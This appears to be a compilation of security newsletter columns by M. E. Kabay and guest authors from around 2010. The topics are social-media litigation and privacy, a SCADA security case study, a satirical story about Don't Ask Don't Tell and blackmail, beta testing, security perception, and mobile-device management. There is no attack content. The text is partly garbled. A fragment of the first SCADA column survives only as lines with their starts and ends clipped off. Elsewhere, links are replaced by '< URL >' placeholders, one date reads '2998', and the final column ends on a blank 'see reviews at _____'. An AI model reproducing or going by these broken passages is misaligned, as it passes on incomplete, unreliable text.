M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Products and Privacy:
Social Media are Changing the Litigation Game

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Karen L. Stevenson, Senior Counsel, in the complex litigation group at the law firm of Buchalter Nemer< http://www.buchalter.com > recently sent me an interesting contribution following up on the articles about social network sites published in this column. Today's column is entirely her work with minor edits and an addendum from Mich.

* * *

The popularity of social-networking sites such as Facebook< http://www.facebook.com/ >, Twitter< http://twitter.com/ >, MySpace< http://www.myspace.com/ >, and LinkedIn< http://www.linkedin.com/nhome/ > calls for a fresh look at consumer litigation and privacy issues related to social network postings. Is your organization ready?

Sites such as Facebook, Twitter and YouTube< http://www.youtube.com > are valuable marketing tools< http://www.brandweek.com/bw/content_display/news-and-features/direct/e3id9de17c1ffdb9551475a54dbf134f956 > Almost every major consumer product now invites customers to follow its product on Facebook or Twitter.< http://www.informationweek.com/news/software/web_services/showArticle.jhtml?articleID=226300075 > But this usage is a double-edged sword. When consumer complaints go viral, companies may find it hard to regain control of the message about their products.

A recent example illustrates the problem: In May 2010, spurred by a Facebook group< http://www.facebook.com/pages/RECALL-PAMPERS-DRY-MAX-DIAPERS/124714717540863? > of more than 10,000 members, a proposed national class action lawsuit was filed against Procter & Gamble (P&G) alleging that diapers made with the DryMax™ technology caused severe diaper rash, blisters and/or infections < http://www.reuters.com/article/idUSTRE64C4WO20100513?type=domesticNews >. In the past, government regulators might have received product complaints from consumers in ones or twos via snail mail or e-mail. Now, social networking sites amplify consumers' views on a given product by concentrating hundreds or even thousands of opinions in one place. Companies must be prepared to respond effectively when complaints go viral.

Another major challenge associated with social networking involves individual privacy. What's public? What's private? And what's discoverable in the social networking era? A recent decision, *Crispin v. Christian Audigier, Inc*., 2010 U.S. Dist. LEXIS 52832 (C.D. Cal. May 26, 2010) < http://www.law.com/jsp/lawtechnologynews/PubArticleLTN.jsp?id=1202472886599&How_Private_Is_Facebook_Under_the_SCA > explores new dimensions in this area. In *Crispin*, a case involving breach of contract and copyright infringement claims, Audigier served subpoenas to obtain Facebook and MySpace communications between Crispin and various third parties. Crispin moved to quash the subpoenas on the grounds, among others, that the *1986 Stored Communications Act* (SCA)< http://www.law.cornell.edu/uscode/18/2701.html > prohibited Facebook and MySpace, as Internet Service Providers (ISPs), from disclosing the requested

communications. A magistrate judge found that Facebook and MySpace were not subject to the SCA and ordered them to produce the required communications.

The district court reversed the magistrate's decision. After analyzing the specific functionalities of Facebook and MySpace, the district court held that the Facebook wall postings and MySpace messaging services were subject to the SCA and therefore private. The court noted that no prior court had addressed whether social networking sites fall within the SCA's privacy provisions. *Crispin* is the first, but likely not the last, court case to grapple with the issue.

The near-universal access to social-networking media requires that companies and their legal counsel be proactive in evaluating current policies and developing strategies that allow their company to take advantage of the benefits of social media, and effectively navigate the unique challenges that come with it.

[MK adds some practical advice:

- Convene a working group including legal counsel, marketing, personnel/human resources, information security and information technology representatives to create or review policy, procedures and emergency response relating to social networking issues.
- Define clear rules for employees detailing exactly what reference they may and may not make to employer-related information; stipulate whether they may mention that they are employed by the organization, whether they may use logos and trademarks owned by their employer, and whether they are responsible for monitoring the content of postings by non-employees on their social-networking sites that may affect their employer.
- Sketch out several plausible scenarios of increasing severity and work through the detailed responses that are appropriate in each case to minimize harm to the organization. Include considerations of personal communications, persuasion, legal pressures, and even law enforcement involvement depending on the details of the scenario. Challenge the team to think of alternatives to each scenario and work out different ways of responding.
- Provide awareness-raising and training for employees about appropriate, professional uses of social networking sites; include scenarios for role-playing and discussions.]

For more about employment policies and social networking, see

Boyle, E. A. & C. Rdzak (2009). "Social Networking 101: What Employers Should Know When Dealing With Employees' Social Networking Activity."
Employment rights and responsibilities Summer 2998 E-Zine.< http://www.ngelaw.com/news/pubs_detail.aspx?ID=1153 > Retrieved 5 Nov 2010.

* * *

Karen L. Stevenson is an attorney at the law firm of Buchalter Nemer < http://www.buchalter.com > specializing in complex commercial litigation, including unfair competition (state and federal), consumer lending practices, financial fraud, breach of fiduciary duty, breach of contract and business torts.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html

> at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

company in a large metropolitan area, with service
eographical area. This article and the next are the
rough by the organization, and the repeat assessment
identiality, any details that could identify the
ntionally modified or eliminated.

bout internal and external sabotage, system and
s. Their auditors asked about the security of their
good answers. As usual, the motivation for the
ffort to determine the security posture of the systems
auditors.

took to have an assessment done. They did some
s to avoid a formal solicitation, electing to do a
mpany the key personnel knew well. The overall
cause or allow service interruption, degradation or
lish potential remediation. It is important to note
eted prior to the 9/11 terrorist attack.

ery similar to other types of security assessments.
pections of systems and facilities. We reviewed
spected configurations and access tables. We also
shing policies and practices, summarizing incidents,
performed various tests, on site and off site, from
ork. We attempted various types of penetrations and

stics. The analysis by nature included visits to
lectrical distribution and waystations and down into
e consultant image for some of these visits. The
evel of protection given to computer and other

rough trial and error to find a pathway through the
access control mechanisms.

articles.

z.com > has designed and assessed secure,
y and Government over the past 30 years. Miora,
CISSP in the 90s and the ISSMP in 2004, was
ity Institute (BCI) in 2005. Miora founded and
Corporation < http://www.contingenz.com >. He
rning Bachelors and Masters Degrees in
ontributions to the definitive *Computer Security*
Sons. Miora is an Adjunct Professor in the MSIA
at Norwich University and is a member of the
urnal.

> PhD, CISSP-ISSMP, specializes in security and
nd teaching. He is Chief Technical Officer of
http://acsi-cybersa.com/ > and Associate Professor
u/academics/business/infoAssurance/index.html >
http://norwich.edu/academics/business/faculty.html
ch.edu > Visit his Website for white papers and
/ >

SCADA Security:
A Real-World Case Study (2)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In this second of two articles, friend and colleague Prof Michael Miora, CISSP-ISSMP, FBCI concludes his case study on the security of supervisory control and data acquisition (SCADA) systems. All of the following is entirely Miora's own work with minimal editing. I have added a few comments about the psychology of risk perception at the end of his contribution.

The Meaning

Having established the current security situation in the SCADA systems, we made a series of recommendations to close the gaps. Some of the recommendations were of the quick-win variety, giving vast improvement quickly and at low cost. Other recommendations were more complex and required time and effort for implementation. The clear message given in the report was that the water and power distribution networks owned and operated by this organization were vulnerable to serious service disruptions or degradations by moderately trained external personnel without access to internal networks or information.

The report also highlighted some major physical security issues. Even prior to 9/11, it was well recognized that a major issue for water distribution was public access to reservoirs and filtration systems. Our water distribution systems have been built over the last century and a half, mostly without regard to the threat of intentional contamination or other tampering. These systems were open to physical contamination.

Some Concluding Thoughts

Since 9/11, the focus on physical security has increased significantly. There are a variety of products available to help prevent intrusions onto active reservoirs and to monitor activity via video surveillance. Local authorities now routinely patrol reservoirs as well. The Environmental Protection Agency (EPA) has a Water and Wastewater Security Product Guide to help authorities find products that match security needs.< http://cfpub2.epa.gov/safewater/watersecurity/guide/ >.

To this day, many water distribution systems are still struggling with the physical security efforts. One such example is the city of Boulder, CO. "Boulder's supply of drinking water faces lingering vulnerabilities to terrorism and other acts of intentional contamination, seven years after a consultant recommended dozens of security upgrades, a recent city assessment concludes." Note that this is not the entity under discussion in this paper.< http://www.coloradodaily.com/ci_15527357#axzz0yxpBoY8b >

Where Are They Now?

In the decade since the initial assessment was performed, the organization we assessed has not conducted a re-assessment. There was at least one attempt, but the solicitation process bogged down in a deluge of needless bureaucracy and no contract was ever awarded. This writer wonders whether the threat continues to be mitigated as it was in the months following the initial

assessment, or if piecemeal system and operational modifications have eroded the good work the organization did when it received our initial assessment.

[Kabay comments: One wonders if management succumbed to the sense that absence of evidence of tampering equates to absence of vulnerabilities. In my experience as a consultant, I have regrettably run up against upper management who seem to believe that wishful thinking is a reasonable substitute for a global perspective on industry experience. If they, personally, have not (yet) been involved in a security debacle, they seem to believe that they and their organizations are immune to risks that have been documented in similarly placed organizations.

In the classic paper "Perception of Risk" [SCIENCE 236(4799):280-285 (17 April 1987)]< http://www.sciencemag.org/cgi/content/abstract/sci;236/4799/280 >, which is available free to members of the American Association of the Advancement of Science (AAAS) or for a modest fee, Paul Slovic (Professor of Psychology at University of Oregon) wrote that "In many cases, risk perceptions may form afterwards, as part of the ex post facto rationale for one's own behavior. …[P]eople, acting within social groups, downplay certain risks and emphasize others as a means of maintaining and controlling the group." Slovic continued, "….[L]aboratory research on basic perceptions and cognitions has shown that difficulties in understanding probabilistic processes, biased media coverage, misleading personal experiences, and the anxieties generated by life's gambles cause uncertainty to be denied, risks to be misjudged (sometimes overestimated and sometimes underestimated), and judgments of fact to be held with unwarranted confidence. Experts' judgments appear to be prone to many of the same biases as those of the general public, particularly when experts are forced to go beyond the limits of available data and rely on intuition…."

In other words, we humans are not very good at judging risks in complex systems.]

* * *

Michael Miora < mailto:mmiora@contingenz.com > has designed and assessed secure, survivable, highly robust systems for Industry and Government over the past 30 years. Miora, one of the original professionals granted the CISSP in the 90s and the ISSMP in 2004, was accepted as a Fellow of the Business Continuity Institute (BCI) in 2005. Miora founded and currently serves as President of ContingenZ Corporation < http://www.contingenz.com >. He was educated at UCLA and UC Berkeley, earning Bachelors and Masters Degrees in Mathematics. His published works include contributions to the definitive *Computer Security Handbook*, 4th and 5th Editions by Wiley & Sons. Miora is an Adjunct Professor in the MSIA Program< http://infoassurance.norwich.edu > at Norwich University and is a member of the editorial board of the *Business Continuity Journal*.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

A Security Analysis of DADT: Prescription for Blackmail

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Many readers are no doubt aware of the recent back-and-forth legal decisions affecting the rights of lesbian, gay, bisexual and transgender (LGBT) military personnel in the US armed forces.< http://www.hrc.org/15008.htm > Although I am proud to be actively committed to LGBT equality in every aspect of life< http://www.mekabay.com/opinion/gay_pride.pdf > I don't want to talk about politics in today's column: I want to talk about the security implications of what I consider to be one of the stupidest personnel policies on the planet.

Let's see: how about we establish a policy that allows people with a specific predilection to work in our organization, but then also subject them to dismissal if they admit to their prediction? Sounds like a prescription for blackmail, doesn't it? Just think of how spies – national or industrial – could take advantage of such a policy to coerce their victims into collaboration against the interests of their employer – or of their nation.

A policy that lets people into an organization and then punishes them for letting their sexual identity become known opens the individuals to coercion and the organization to compromise. The problem in analyzing the situation is that homosexuality is such an emotionally-charged issue that many people cannot think, ah, straight about the implications. So let's shift the discussion to a completely neutral topic to get rid of heated emotions. Instead of talking about LGBT rights in the military, consider the following story I just made up and think about the implications of blackmail for any organization's security.

* * *

"Hey Sarge," said the snot-nosed recruit sitting at the scarred bar in the local watering hole. "C'mon o'er here for a minute," he slurred, motioning vaguely at a vacant, slightly tilted barstool next to him, a few feet from 15-year veteran Master-Sergeant Donald R. Witherspoon.

Master-Sergeant Witherspoon ("Spoon" to his buddies) was mildly surprised at the youngster's alcohol-induced nerve. Corporal Yabashnik had been nothing but trouble since his arrival in the platoon stationed at Syrtis Major. He seemed to be in the wrong career: he did everything at the lowest level of performance he could get away with. His hair was just at the limit of regulation length for Earthforce troops; he wore his breather askew; and he had been caught just last week putting his environmental suit on without going through the checklist -- and would have died if a buddy hadn't noticed that his air supply was good for only 30 minutes just before the platoon left on a six-hour drill at zero atmospheres.

Curious to know just how drunk this imbecile had gotten himself – and what kind of insubordination was going to land him in the brig this time – Spoon snarled, "Get your ass over here, soldier."

Yabashnik sidled clumsily over the intervening stools, nearly falling over at one point.

"Whaddya want, Yabashnik?"

The corporal looked unsteadily at Spoon, his unfocussed eyes moving a bit independently as his head wobbled slightly.

“Well, sarge,” he said indistinctly, “I think you’re going to stop hassling me from now on. You see, I know your secret.”

Spoon kept a straight face, but inwardly he could feel his guts tensing as if he were going into battle. Could it be that this jerk had actually discovered the closely-guarded secret that he and a few others in the unit had kept so quiet? The Don’t Ask Don’t Tell policy in Earthforce was under attack by a number of civil-liberties groups on Earth, but so far the situation was that anyone who wanted to stay in Earthforce on good terms had better shut up about their “deviant” tastes.

“Yep,” said Yabashnik, “you’re going to have to start being a lot nicer to me now. I saw you and that clerk at the Commissary last night and I know what you were doing.”

Spoon waited for it, not knowing exactly what he was going to do about this. And *that* was an unusual situation.

“Yes, sarge, unless you cut me some slack, I’m just gonna have to tell the major that you and that clerk were eating *chocolate* together.

Well, thought Spoon, there goes my career. Ever since the Church of Enlightened Dieting had achieved political power on Earth back in the 2240s, they had pushed their strict moral and religious injunctions against eating chocolate into the legal codes all over the planet – and Earthforce had not been immune. Eating chocolate – and even *liking* chocolate – was grounds for imprisonment in some jurisdictions; in Earthforce, letting anyone know that you liked chocolate, whether or not you ate any, was grounds for possible dismissal – and with a dishonorable discharge to boot.

The pity was that there were many servicemen and servicewomen in Earthforce who liked chocolate and were exemplary, dedicated members of the military, sworn to uphold what liberties and freedoms were left on the home planet and in the colonies. But they were constantly subject to the danger of blackmail: one jerk who happened to notice the exchange of an illicit chocolate kiss could ruin the career of a dedicated veteran after decades of service.

“Don’t ask, don’t tell? What an incredibly stupid idea,” thought Spoon, just before his right fist smashed Yabashnik firmly in the face and he turned with resignation to face the military police heading for him from the corner of the bar. Spoon took his sidearm from his holster and presented it politely to the statuesque MP before she could ask for it.

It had been a nice career while it lasted.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and

course materials.< http://www.mekabay.com/ >

Use Beta Testing to Avoid Product Crashes

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Akhan Almagambetov was one of the best students I've had at Norwich University; he is now pursuing his PhD at Syracuse University. Recently he sent me what he considered a draft of an idea for an article; instead, with a couple of tweaks, it was ready for publication. Everything that follows is Akhan's own work with minor edits.

* * *

Thinking back to Apple's "Antennagate"< http://www.networkworld.com/news/2010/071910-the-iphone-4-antenna-gate.html > problem of earlier this summer, I kept contemplating as to why one of the most powerful computer equipment companies—Apple—failed to see the things wrong with iPhone 4's antenna before the public did. Numerous sources told me one thing: Apple does very limited outside beta testing of their new hardware solutions.

Beta testing (BT) is the second step in product development testing (which comes after the product has been internally tested, via a process commonly referred to as *alpha testing*). This step usually involves a limited audience of potential consumers, most of whom are outsiders and who have signed a non-disclosure agreement (NDA) with the company. These tests are usually administered by the manufacturers themselves, through custom-built BT portals (such as NETGEAR< https://www.beta.netgear.com/login.html > or a beta test administrator, such as Centercode< http://www.centercode.com >.

In the industry, Centercode is regarded as one of the best beta test companies in existence today. With over eight years of experience, they have a number of solutions—ranging from custom-designed BT portals to managed betas—to get you on your way to building a better, more robust product. If you choose to have Centercode administer your beta test, rest assured that you're going to get an overwhelming number of problem reports and feedback in the shortest time possible: Centercode specifically matches the best beta testers from its extensive pool of over 45,000 candidates to your specific beta.

From a tester's perspective, all beta tests generally run for about 2-3 weeks (and sometimes longer, depending on the requirements set forth by the customer). Once you've updated your profile in Centercode's system, you are periodically matched to hardware (or software) betas and are notified of it via e-mail. Once you apply for a particular beta, it takes about a week to see whether you're accepted into it (or are rejected, in which case you get no notification). If accepted, you are required to verify your shipping information and agree to the NDA. Once you've done all of the above, the product usually arrives the next day via an overnight shipment—you are on your way to making some company's product even better. As an incentive, you usually receive some sort of compensation later on, be it monetary or material in nature (usually it's the latter, in the form of a retail version of the product you've tested).

Beta testing is a rewarding experience, both for the testers involved, as well as for the company which receives invaluable feedback that would otherwise be overlooked. Soon, manufacturers will realize the drawbacks to using only internal resources for testing of new products. BT is essential to the development of solid, bug-free products—be it hardware or software—and a

surefire way of minimizing incidents like the infamous “Antennagate”.

[Disclosure: Akhan has been involved with Centercode solely as a beta tester.]

* * *

Akhan Almagambetov< http://www.linkedin.com/in/akhanalmagambetov > is a Teaching Associate at Syracuse University. He has also served as an Information Operations Intern with the USAF 102nd Information Warfare Squadron and was Senior Managing Editor for the Norwich University Yearbook. He graduated from Norwich University in 2008 with a BSc in Computer Engineering and minors in mathematics, information assurance and computer science).

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Security Reality Versus Feelings:
Steinberger on Schneier:

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Friend and colleague Professor Ric Steinberger, CISSP< http://www.linkedin.com/pub/ric-steinberger/15/677/106 > is back today with an interesting analysis of a security lecture he watched recently. What follows is Ric's work with minor edits.

* * *

Bruce Schneier< http://www.schneier.com/about.html > recently presented an excellent brief lecture< http://www.youtube.com/watch?v=CGd_M_CpeDI > as part of the TED series< http://www.ted.com/ >. One of his core ideas is that there are two basic ways we think about security: *reality* and *feeling*. Reality refers to what we objectively know about the risks of a particular activity (e.g., flying on a commercial aircraft). Feeling refers to how we feel about that activity (e.g., how worried we are that the plane could crash, be shot down or hijacked).

Schneier points out that as long as our feelings about security closely reflect the underlying security reality, then we are able to make reasonable judgments and enact appropriate policies. He's speaking mostly about events of significant national concern (e.g., air travel, threats of terrorism, poisoning of municipal water supplies, swine flu [H1N1]). A phrase he has popularized is, "security theater." This would be what happens when security policies are developed based far more on the public's perception, i.e., feelings, about security than on the actual risks. A good example of security theater is the occasional presence of armed National Guard troops at the nation's airports.< http://www.mekabay.com/opinion/airport_safety.pdf > The reality is that such a display does little to deter any actual terrorists, but it seems to reassure the public that their government is "concerned" and "responsive".

Consider the following possibilities, where qualitative known risk (risk reality), and qualitative sense of risk (feelings), both vary from low to high:

Case	Reality	Feelings	Resulting Policies
1	Low	Low	Appropriate
2	High	High	Appropriate
3	Low	High	Paranoid
4	High	Low	Delusional

In cases 1 and 2, there's a good chance that because feelings reflect reality, the resulting security policies will be appropriate, accepted and to a large extent, followed:

- In case 1 (low risk), this means that the policy requirements are modest and the effects on people are tolerable.
- In case 2 (high risk), people understand the existence of serious risks, and the resulting strict policy is understood and accepted.

Things aren't so rational in the other two cases:

- In case 3, we have a kind of *paranoia*: The risk is objectively low, but the public's (or the organization's) assessment of risk is (wrongly) high. Example: In the summer of 1975, the movie ***Jaws***< http://www.imdb.com/title/tt0073195/ > is released. Beachgoers across the country are afraid to go in the water.< http://phobias.about.com/od/introductiontophobias/a/jawsmovie.htm > The public has persuaded itself that everyone in the ocean is at serious risk, even though there were no more shark attacks than before the movie's release.
- In case 4, we have a kind of *delusion*: There is a very real, high level of serious risk, but it goes largely ignored because almost no one affected believes it. Example: Text messaging while driving< http://www.networkworld.com/newsletters/sec/2010/030110sec1.html > – there's a documented greater risk of serious accident when texting while driving, but large numbers of people continue to do so, falsely believing that the risk of their being involved in an accident is low.< http://www.networkworld.com/newsletters/sec/2010/030110sec2.html >

Problems occur whenever security reality and security feelings are not closely aligned. This can happen both at the national level and within commercial organizations. Consider a common case: The information assurance (IA) staff have concluded that certain risks are medium to high and have proposed policy changes and/or infrastructure changes to address them. Changing policy or procuring or upgrading infrastructure generally costs money and requires resources. Senior management may not be convinced this is necessary: their feeling is that the described risks are low. A disconnect has occurred.

What can IA staff do when this happens?

The first step is to recognize what may be going on: *We* think there's a medium to high level risk, and *they* don't agree. Before moving on to what step two might be, IA needs to break out of the we/they framework and realize that everyone is on the same team, even though everyone doesn't always agree on what the next play should be. So let's assume that this conceptual block is overcome: IA updates its presentation and its language and management agrees with the risk evaluation.

Step two is to recheck the risk assessment. If IA is going to promote its views as reality, there better be some objective basis. Has a third party assessment been performed? Has internal and/or external audit weighed in? Has the human resources group been consulted? Has the legal department been asked about the relevant regulations? Have prior security incidents been thoroughly understood? Has a more quantitative approach to risk assessment been considered? Do other companies in the same industry also assess the risk as medium to high?

Steps one and two are normally performed by IA staff, led by the Chief Information Security Officer (CISO) or nearest equivalent.

Step three concerns dealing with senior management feelings by getting answers to these questions:

- Case A: Is the lack of positive response by management based on known lack of resources, primarily money? Or
- Case B: Is it based on a genuine lack of understanding of the underlying objective risks?

In case A, it may be that the best IA can hope for is a recognition by management that when the

financial condition improves, the organization will be better prepared to go forward with the security recommendations. The security group should come up with the best and most affordable interim plan possible.

In case B, IA attempts to change management's perceptions (feelings) about security risks – one of the hardest tasks that a CISO faces. It requires patience, perseverance, understanding, a willingness to use management's language (e.g., *assets*, *brand*, *compliance*) instead of security language (e.g., *denial of service*, *firewall*, *zombie*), and the ability to cultivate alliances and even call in favors. There's obviously no guarantee of success, but by understanding the relationship between security reality and security feelings, IA staff can better assess the nature of the conflicts they face as they work to improve their organization's information assurance posture.

[MK adds: in the area of social psychology involving studies of understanding (*cognition*), we refer to *feelings* as *beliefs* and *affect*. For more about social cognition, see the chapter on "Social Psychology and INFOSEC: Psycho-Social Factors in the Implementation of Information Security Policy"< http://www.mekabay.com/infosecmgmt/Soc_Psych_INFOSEC.pdf > from the *Computer Security Handbook*, Fifth Edition.< http://www.amazon.com/Computer-Security-Handbook-2-Set/dp/0471716529/ >.]

* * *

Ric Steinberger, CISSP< mailto:ricsteinberger@gmail.com >, is an experienced network security consultant and a long-standing and highly-respected instructor in Norwich University's MSIA< http://infoassurance.norwich.edu > program. He is also helping manage a company focused on iPhone applications.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Mobile Management & Security:
Star Wares

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Rob Smith is Chief Technology Officer of Mobile Application Development Partners (M.A.D.) LLC and at MSS Managed Security Services GmbH < http://www.mssgmbh.com/ >. He has been working on mobile-device security for a long time and contributes a two-part essay with a review of the problem in this part and some practical advice in the second part. Everything that follows is Mr Smith's own work with minor edits.

* * *

A long time ago in an enterprise far, far away< http://www.imdb.com/title/tt0076759/ > mobile devices were secure. Enterprises had limited mobile solutions; RIM BlackBerries< http://www.networkworld.com/community/node/35481 > and Palm Treos< http://www.networkworld.com/supp/2006/summerguide/071706-survival-treo700p.html > were your options. The BlackBerry, for example, thrived in the enterprise space because they were designed from the ground up to fill the needs of an enterprise. They provided a secure design, allowed administrators to control details about the device, and they were easy to manage. They were designed as a business device and therefore IT management learned to either accept or mitigate the risks by creating custom corporate policies to ensure compliance.

Enter Apple. Apple invested hundreds of millions of dollars in the design and user experience of the iPhone< http://www.networkworld.com/columnists/2008/071608-cool-tools.html >. Whereas the BlackBerry was focused on being a business device, the iPhone was designed to be cool, sexy, easy to use, and to provide the user with access to thousands of applications. Because these devices were designed primarily to appeal to the consumer, enterprise level security was not a primary focus. Suddenly, everyone wanted one< http://www.networkworld.com/news/2010/061810-iphone-sales-forecast-to-hit.html >. From the executive level down, demand in the corporate world to support them became unbearable until IT had no choice but to surrender and let a few of them run wild on their network. Exposure and risk were limited, as they were dealing with only a handful of devices – at first. That was until the second wave, when the devices could strike back< http://www.imdb.com/title/tt0080684/ >.

Welcome to 2010 – never mind that, welcome to 2011 pretty soon. These may not be the Droids you remember< http://www.cinematicwallpaper.com/movie-pictures/wallpapers/Star-Wars-wallpaper/star_wars_droids.jpg >, but they are the ones you have to live with. And now it is not just iPhones and Droids< http://edge.networkworld.com/news/2010/100610-motorola-launches-droid-pro-in.html >, but it is also iPads< http://www.networkworld.com/news/2010/040110-ipad-reviews-the-good-bad.html >. On Apple's most recent earnings call it was announced that 2/3rds of all Fortune 100 companies are deploying or piloting the iPad< URL >. Odds are that if you don't have an iPad already running rampant on your network, it soon will be. How does that custom policy document you created for BlackBerries apply to iPads?

In the second of these two installments, Rob Smith continues this discussion with some practical advice.

* * *

Bio on Rob Smith:

Rob Smith< http://de.linkedin.com/pub/rob-smith/1/883/553 > is the Chief Technology Officer of Mobile Application Development (M.A.D.) Partners LLC in Frankfurt, Germany and has brought over two decades of technology design, support and management experience to the company. He currently oversees daily operations of product design and development and sets the strategic direction of the company's technology and engineering endeavors.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Mobile Management & Security: Significant Distinctions

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In the first of this two-part commentary, Rob Smith, Chief Technology Officer of Mobile Application Development Partners (M.A.D.) LLC and at MSS Managed Security Services GmbH < http://www.mssgmbh.com/ >, began with a review of the security-management problems caused by the proliferation of smart portable devices in the workplace. In this part, he offers practical advice for balancing utility and risk. Everything that follows is Mr Smith's own work with minor edits.

* * *

So what do we do? How can we protect our resources yet still enable business and stay compliant? Well if you like hanging out at a place called jail< http://www.pcworld.com/article/202441/5_reasons_to_jailbreak_your_iphone_and_5_reasons_not.html >, do nothing. But as most of us would prefer a life outside of prison, you need to not just manage but secure these devices. But how can we do that?

The obvious route to securing these devices is to do what we have done all along. Install software similar to traditional desktop anti-virus and security software and let them run in the background, constantly watching for threats.

Sound good? Well, no, it doesn't.

Even if the idea of constantly updating your mobile workforce with signature updates to protect against the newest threats while sucking battery life seems like a good idea at first, it is technically not impossible right now as you need to be able to do true multi-tasking to enable this.

iDevices (iPads, iPod Touches, and iPhones) do not actually perform true multi-tasking. But didn't Steve Jobs tell me they did< URL >? In some cases, yes they do. All Apple Apps for example can run constantly at any time. However, for the average developer there is no way to enable an application to always be on and always watching your device. Only a single non-Apple application can be active at any given moment. The rest of them are frozen like a Star Wars DVD when you hit the pause button on your DVD player. There are a few exceptions< URL > to this rule but none that allows an application to watch what another one is doing.

Droid is even worse. Multi-tasking is possible, but all applications are created equal. This means that everyone can talk at once but no one can control what the others are doing, making it impossible for security software to protect you.

Enter phone-management software. At last count, at least 30 different vendors provide products all essentially doing the same thing. < URL > Most are offering you the perception of control without actually giving it to you. The reason; these management tools are an extension of Microsoft's ActiveSync< http://www.microsoft.com/windowsphone/en-

us/howto/wp6/sync/installing-activesync.aspx > for Windows XP or Windows Mobile Device Cednter < http://www.microsoft.com/windowsphone/en-us/howto/wp6/sync/installing-wmdc.aspx > for Vista and Window 7; and on the Apple side, they are similar to the iPhone Configuration Utility< http://www.apple.com/support/ipad/enterprise/ >. They enable such features as remote wipe and enforce a password on the device. All are very useful tools. Some even developed their own sandbox where you can surf securely. However, once you close the sandbox, you are not protected. This is simply not good enough as you must protect the entire beachhead and not just a small sandbox.

Put your device to the porn test. Can I surf porn on the device in the office? If the answer is yes, you have just exposed yourself to a potential lawsuit for creating a hostile workplace or for sexual harassment< http://jshinn.wordpress.com/2010/03/15/employer-liability-for-employees-internet-misconduct-or-when-surfing-the-web-can-wipe-out-your-business/ >. You now have also made your company lose its PCI< https://www.pcisecuritystandards.org/ > or HIPAA< http://www.hhs.gov/ocr/privacy/ > compliance: both require content filtering as a key requirement for compliance.

Security and network manager at any financial institution or health care provider will tell you that personal e-mail and corporate e-mail don't play nice together.[MK adds: see for many examples an extensive collection of municipal and county policies in Washington state< http://www.mrsc.org/subjects/infoserv/email.aspx >] However, on a Droid or an iDevice, there is no native way to stop a user from adding in their Hotmail or Gmail account right alongside their corporate mail server. This once again blows compliance laws. In order to be compliant, you must either deny all personal e-mail to the device or filter it first for the usual rubbish of viruses, malware, phishing, and spam.

Management software will not stop porn or filter personal e-mail. You must have security in addition to management if you want your network to be safe and compliant. A new hope is an old solution. Make them have content filtering. Make them surf over a stateful inspection firewall. Filter their e-mail from the scum of the galaxy. In short, treat mobile devices the same way you would treat any other device on your network. BlackBerry has been doing this for over 10 years.

Isn't it time you did it for the rest of your mobile universe?

For some specific resources, see reviews at _____.

* * *

